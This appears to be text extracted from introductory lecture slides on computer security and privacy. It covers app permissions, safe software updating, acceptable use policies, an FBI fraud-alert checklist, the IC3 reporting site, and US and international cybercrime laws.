The screenshot displays the Windows Store interface for the Google app. The top navigation bar includes 'Home', 'Apps', 'Games', 'Music', and 'Movies & TV'. The main content area features a large 'Google' app card with the Google logo, 'Google Inc.' as the publisher, and an 'Install' button. Below the card are 'Screenshots' showing the app's interface on a Windows 10 device. To the right, there is a description: 'The world's information at your fingertips. A familiar, fast, and precise way to find answers on your Windows 10 device.' and an 'Available on' section with a PC icon and a 'Share' button.

Below the screenshots, there is a 'Features' section with four bullet points:

- Google Searchbox - Type your search right from the app home screen, so you can find the answers you need more quickly.
- Voice Search - Use your microphone to ask Google anything and see the answer instantly.
- Image Search - Watch images load into a beautiful full window grid.
- Google Apps page - Access all your favorite Google products from within the app with just the tap of an icon.

The 'System Requirements' section is divided into 'Minimum' and 'Recommended' columns:

Minimum		Recommended	
OS	Windows 8 or higher required	OS	Windows 8 or higher required
Architecture	X64 required	Architecture	X64 required

The 'Additional information' section includes:

- Published by:** Google Inc. Copyright © Google 2015
- Category:** Utilities & tools
- Approximate download size:** 15.8 MB
- Age rating:** Everyone (Unrestricted Internet)
- Installation:** Install on up to ten Windows 10 devices.
- Supported languages:** Afrikaans, Albanian, Amharic, Arabic, Bangla, Basque, Bosnian (Latin), Bulgarian, Catalan, Chinese (Simplified), Chinese (Traditional),...

A red-bordered box highlights the permissions section:

This app has permission to do the following

- Use your location
- Use your microphone
- Access your Internet connection

Below the permissions box, there are links for 'Learn more', 'Google support', 'Google website', 'Privacy and terms', 'Google privacy policy', 'Microsoft Services Agreement', and 'Report this product'.

An Ounce of Prevention is Worth a Pound of Cure –

Updating and Installing Software

- Protect yourself from downloading problems
 - ✓ Only download from reliable sources
 - Zero-day exploit
 - ✓ Attack that occurs on the day an exploit is discovered before the publisher can fix it
 - Bugs
 - ✓ Flaws in the programming of software
 - ✓ Patch or hotfix
-
- ✓ Service pack

An Ounce of Prevention is Worth a Pound of Cure –

Acceptable Use Policies (AUP)


- Common in businesses and schools
- Rules for computer and network use
- Depend on:
 - ✓ Type of business
 - ✓ Type of information
- Force users to practice safe computing



Learning Objective 10.5


Discuss Laws Related to Computer Security
and Privacy

Discuss Laws Related to Computer Security and Privacy



The Law is on Your Side – The Enforcers

- No single authority responsible for investigating cybercrime
- Internet Crime Complaint Center (IC3)
 - ✓ Place for victims to report cybercrimes
 - ✓ ic3.gov
 - ✓ Reports processed and forwarded to appropriate agency



FBI FRAUD ALERT

IF YOU ANSWER "YES" TO ANY OF THE FOLLOWING QUESTIONS, YOU MAY BE GETTING SCAMMED!

Are you about to cash a check from an item you sold on the Internet, such as a car, boat, jewelry, etc?

- ❖ Is it the result of communicating with someone by email?
- ❖ Did it arrive via an overnight delivery service?
- ❖ Is it from a business or individual account that is different from the person buying your item or product?
- ❖ Is the amount for more than the item's selling price?

Are you sending money overseas?

- ❖ Did you win an international lottery you didn't enter?
- ❖ Have you been asked to pay money to receive an inheritance from another country?
- ❖ Are you receiving a commission for accepting money transfers through your bank and/or PayPal account?

To report an online crime, go to:
www.IC3.gov

DON'T BE A VICTIM OF IDENTITY THEFT!

The Law is on Your Side – Current Laws (1 of 2)

- **Computer Fraud and Abuse Act**
 - ✓ Makes it a crime to access classified information
 - ✓ Passed in 1986; amendments between 1988 and 2002 added additional cybercrimes
 - **USA PATRIOT Act antiterrorism legislation (2001)**
-

The Law is on Your Side – Current Laws (2 of 2)

- Cyber Security Enhancement Act (2002)
 - ✓ Provisions for fighting cybercrime
 - Convention on Cybercrime Treaty
 - ✓ Drafted by Council of Europe
 - ✓ Signed by more than 40 countries
-